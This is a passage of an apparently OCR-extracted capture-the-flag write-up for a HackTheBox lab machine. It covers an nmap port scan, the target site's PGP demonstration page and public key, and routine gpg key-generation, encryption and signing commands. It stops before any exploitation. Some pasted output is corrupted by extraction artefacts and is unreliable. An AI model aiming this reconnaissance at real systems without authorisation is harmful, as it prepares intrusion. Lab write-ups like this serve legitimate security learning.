
Information Gathering


1) Found open ports


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.218
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 18:18 IST
Nmap scan report for 10.10.11.218
Host is up (0.64s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 55.70 seconds
```

2) Found a website



3) Found a encryption functionality


Secret Spy Agency
https://ssa.htb/guide
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Secret Spy Agency
Home About Contact
PGP Encryption Demonstration
Practice by importing our public key and encrypting, signing, and verifying
If you correctly encrypted a message with OUR public PGP key, we will automatically decrypt it and display it here.
Encrypted Text:
Decrypted Message:
Decrypt Message
Public Key:
Encrypted Message:


ssa.htb/pgp
https://ssa.htb/pgp
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
-----BEGIN PGP PUBLIC KEY BLOCK-----
mQINBGRTz6YBEADA4xA4OQsDznyYLTi36TM769G/APBzGiTN3m140P9pOcA2VpgX
+9puOX6+nDQvyVrvfifdCB90F0zHTCPvkRNvvxfAXjpkZnAxXu5c0xq3Wj8nW3hW
DKvlCGuRbWkHDMwCGNT4eBduSmTc3ATwQ6HqJduHTOXpcZSJ0+1DkJ3Owd5sNV+Q
obLEL0VAafHI8pCWaEZCK+iQ1IIlEjykabMtgoMQI4Omf1UzFS+WrT9/bnrIAGLz
9UYnMd5UigMcbfDG+9gGMSCocORCfIXOwjazmkrHCInZNA86D4Q/8bof+bqmPPk7
y+nceZi8FOhC1c7IxwLvWE0YFXuyXtXsX9RpcXsEr6Xom5LcZLAC/5qL/E/1hJq6
MjYyz3WvEp2U+OYN7LYxq5C9f4l9OIO2okmFYrk4Sj2VqED5TfSvtiVOMQRF5Pfa
jbb57K6bRhCl95uOu5LdZQNMptbZKrFHFN4E1ZrYNtFNWG6WF1oHHkeOrZQJssw7
I6NaMOrSkWkGmwKpW0bct71USgSjR34E6f3WyzwJLwQymxbs0o1lnprgjWRkoa7b
JHcxHQl7M7DlNzo2Db8WrMxk4HlIcRvz7Wa7bcowH8Sj6EjxcUNtlJ5A6PLIoqN2
kQxM2qXBTr07amoD2tG1SK4+1V7h6maOJ1OEHmJsaDDgh9E+ISyDjmNUQQARAQAB
tEBTU0EgKE9mZmljaWFsIFBHUCBLZXkgb2YgdGhlIFNlY3JldCBTcHkgQWdlbmN5
LikgPGF0bGFzQHNzYS5odGI+iQJQBBMBCAA6FiEE1rqUIwIaCDnMxvPIxh1CkRC2
JdQFAmRTz6YCGwMFCwkIBwICIgIGFQoJCAsCAxYCAQIeBwIXgAAKCRDGHUKRELYl
1KYfD/0UAJ84quaWpHKONTKvfDeCWyj5Ngu2MOAQwk998q/wkJuwfyv3SPkNpGer
nWfXv7LIh3nuZXHZPxD3xz49Of/oIMImNVqHhSv5GRJgx1r4eL0QI2JeMDpy3xpL
Bs20oVM0njuJFEK01q9nVJUIsH6MzFtwbES4DwSfM/M2njwrwxdJOFYq12nOkyT4
Rs2KuONKHvNtU8U3a4fwayLBYWHpqECSc/A+Rjn/dcmDCDq4huY4ZowCLzpgypbX
gDrdLFDvmqtbOwHI73UF4qDH5zHPKFlwAgMI02mHKoS3nDgaf935pcO4xGj1zh7O
pDKoDhZw75fIwHJezGL5qfhMQQwBYMciJdBwV8QmiqQPD3Z9OGP+d9BIX/wM1WRA
cqeOjC6Qgs24FNDpD1NSi+AAorrE60GH/51aHpiY1nGX1OKG/RhvQMG2pVnZzYfY
eeBlTDsKCSVlG4YCjeG/2SK2NqmTAxzvyslEw1QvvqN06ZgKUZve33BK9slj+vTj
vONPMNp3e9UAdiZoTQvY6IaQ/MkgzSB48+2o2yLoSzcjAVyYVhsVruS/BRdSrzwf
5P/fkSnmStxoXB2Ti/UrTOdktWvGHixgfkgjmu/GZ1rW2c7wXcYll5ghWfDkdAYQ
lI2DHmulSs7Cv+wpGXklUPabxoEi4kw9qa8Ku/f/UEIfR2Yb0bkCDQRkU8+mARAA
un0kbnU27HmcLNoESRyzDS5NfpE4z9pJo4YA29VHVpmtM6PypqsSGMtcVBII9+I3
wDa7vIcQFjBr1Sn1b1UlsfHGpOKesZmrCePmeXdRUajexAkl76A7ErVasrUC4eLW
9rlUo9L+9RxuaeuPK7PY5RqvXVLzRducrYN1qhqoUXJHoBTTSKZYic0CLYSXyC3h
HkJDfvPAPVka4EFgJtrnnVNSgUN469JEE6d6ibtlJChjgVh7I5/IEYW97Fzaxi7t
I/NiU9ILEHopZzBKgJ7uWOHQqaeKiJNtiWozwpl3DVyx9f4L5FrJ/J8UsefjWdZs
aGfUG1uIa+ENjGJdxMHeTJiWJHqQh5tGlBjF3TwVtuTwLYuM53bcd+0HNSYB2V/m
N+2UUWn19o0NGbFWnAQP2ag+u946OHyEaKSyhiO/+FTCwCQoc21zLmpkZP/+I4xi
GqUFpZ41rPDX3VbtvCdyTogkIsLIhwE68lG6Y58Z2Vz/aXiKKZsOB66XFAUGrZuC
E35T6FTSPflDKTH33ENLAQcEqFcX8wl4SxfCP8qQrff+l/Yjs30o66uoe8N0mcfJ
CSESEGF02V24S03GY/cgS9Mf9LisvtXs7fi0EpzH4vdg5S8EGPuQhJD7LKvJKxkq
67C7zbcGjYBYacWHl7HA5OsLYMKxr+dniXcHp2DtI2kAEQEAAYkCNgQYAQgAIBYh
BNa6lCMCGgg5zMbzyMYdQpEQtiXUBQJkU8+mAhsMAAoJEMYdQpEQtiXUnpgP/3AL
guRsEWpxAvAnJcWCmbqrW/YI5xEd25N+1qKOspFaOSrL4peNPWpF8O/EDT7xgV44
m+7l/eZ29sre6jYyRlXLwU1O9YCRK5dj929PutcN4Grvp4f9jYX9cwz37+ROGEW7
rcQqiCre+I2qi8QMmEVUnbDvEL7W3lF9m+xNnNfyOOoMAU79bc4UorHU+dDFrbDa
GFoox7nxyDQ6X6jZoXFHqhE2fjxGWvVFgfz+Hvdoi6TWL/kqZVr6M3VlZoExwEm4
TWwDMOiT3YvLo+gggeP52k8dnoJWzYFA4pigwOlagAElMrh+/MjF02XbevAH/Dv/
iTMKYf4gocCtIK4PdDpbEJB/B6T8soOooHNkh1N4UyKaX3JT0gxib6iSWRmjjH0q
TzD5J1PDeLHuTQOOgY8gzKFuRwyHOPuvfJoowwP4q6aB2H+pDGD2ewCHBGj2waKK
Pw5uOLyFzzI6kHNLdKDk7CEvv7qZVn+6CSjd7lAAHI2CcZnjH/r/rLhR/zYU2Mrv
yCFnau7h8J/ohN0ICqTbe89rk+Bn0YIZkJhbxZBrTLBVvqcU2/nkS8Rswy2rqdKo
a3xUUFA+oyvEC0DT7IRMJrXWRRmnAw261/lBGzDFXP8E79ok1utrRplSe7VOBl7U

4) Checked about how to encrypt

If you specifically want the output to be in the PGP message format, you can use the `gpg` command to encrypt a message and create an ASCII-armored output. Here's an example:

bash Copy code

```
gpg --armor --recipient "Your Name" --encrypt --output encrypted_message.asc
```

Replace "Your Name" with your actual name (as you provided during the key generation), and adjust filenames accordingly. This command encrypts the `input_message.txt` file using your public key and creates an ASCII-armored output file called `encrypted_message.asc`.

The `--armor` option ensures that the output is in ASCII format suitable for inclusion in email messages or other text-based contexts. The resulting `encrypted_message.asc` file should look similar to the PGP message format you provided.

5) Nothing happens

```
┌──(vigneswar㉿vigneswar)-[~/sandworm]
└─$ gpg --armor --recipient "D6BA9423021A0839CCC6F3C8C61D429110B625D4" --encrypt --output encrypted_message.asc hello.txt
gpg: 6BB733D928D14CE6: There is no assurance this key belongs to the named user

sub  rsa4096/6BB733D928D14CE6 2023-05-04 SSA (Official PGP Key of the Secret Spy Agency.) <atlas@ssa.htb>
 Primary key fingerprint: D6BA 9423 021A 0839 CCC6  F3C8 C61D 4291 10B6 25D4
      Subkey fingerprint: 4BAD E0AE B5F5 5080 6083  D5AC 6BB7 33D9 28D1 4CE6

It is NOT certain that the key belongs to the person named
in the user ID.  If you *really* know what you are doing,
you may answer the next question with yes.

Use this key anyway? (y/N) y
File 'encrypted_message.asc' exists. Overwrite? (y/N) y
```

Submit tips. Speak up. Make a difference.

Do you have a lead that could help us? Submit a PGP-encrypted tip here and we'll get back to you.

Encrypt a message with our public key and paste it here.

Encrypted Text:

Thank you for your submission.

Don't know how to use PGP? Check out our guide

6) Checked how to sign a message

1. **Install GPG:**

   Install GPG on your system.

2. **Generate a Key Pair:**

   Run `gpg --gen-key` and follow the prompts to create your key pair.

3. **List Your Keys:**

   Use `gpg --list-secret-keys` to find your Key ID.

4. **Sign a Message:**

   Create a message file (e.g., `message.txt`) and sign it with:

bash Copy code

```
gpg --detach-sign --local-user "Your Key ID" --output signed_message.sig me
```

5. **Verify the Signature:**

   Verify the signature with:

bash Copy code

```
gpg --verify signed_message.sig message.txt
```


Ensure to keep your private key secure and share your public key for verification.

```
┌──(vigneswar㉿vigneswar)-[~/sandworm]
└─$ gpg --gen-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: testname
Email address: test@test.com
You selected this USER-ID:
    "testname <test@test.com>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? o
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: directory '/home/vigneswar/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/vigneswar/.gnupg/openpgp-revocs.d/6E828857BD7E98BFF949D9A41C5AD4C62C1DC704.rev'
public and secret key created and signed.

pub   rsa3072 2023-11-14 [SC] [expires: 2025-11-13]
      6E828857BD7E98BFF949D9A41C5AD4C62C1DC704
uid                      testname <test@test.com>
sub   rsa3072 2023-11-14 [E] [expires: 2025-11-13]
```

```
┌──(vigneswar㉿vigneswar)-[~/sandworm]
└─$ gpg --armor --clear-sign --output signed_message.asc message.txt

┌──(vigneswar㉿vigneswar)-[~/sandworm]
└─$ cat signed_message.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

test
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEboKIV71+mL/5SdmkHFrUxiwdxwQFAmVTe/0ACgkQHFrUxiwd
xwQ0RAv/XZjL8Ck6cQfwk23nBKdvPqGbQMogVkOUWtSTSgT2WHrlKmb1btmc+Erx
+d+dzxMPHKigMdPGAUn9tLjMe8ePrdbInLYMXcsXWPbziWdflIMTw16AMWXdI6Bv
DBvb4NtqWLntW9TboXAtLQ7rg0Ea8AEZWw7qCo1OHin5R6EqXfj1NR93hcj1hA/9
N+NUzxTaPnrgizZ+sCZtLi9Dm+XiLTU/R/yNCInn80fpGX2/2eL6sVvu2FwH7x+A
iBCUO/RdLkLWmirSWE08enNyAPSoj+N+dDu9×5ksDGnICiWYHkQvMjZLrIoWcCle
Ty9p5mlBxmpGZ+PICTlWHGHQzpHvh3nMvKUjgvJONJUB3NPvxdilBbZPnZbxDt7g
7UkaTIZcSUe6emR4mr9XTkOgBnYcaxq9Zs2hZIv5IS4KCkydeYTCKbH5OL//ZrDR
OHzZ+BmNmGhWFTaHYcu8×6RYBGt6cNzgaAYWhhumhXbMhGyh8Nq0XHO5BVIKA196
n6CJAcTx
=E0oD
-----END PGP SIGNATURE-----
```

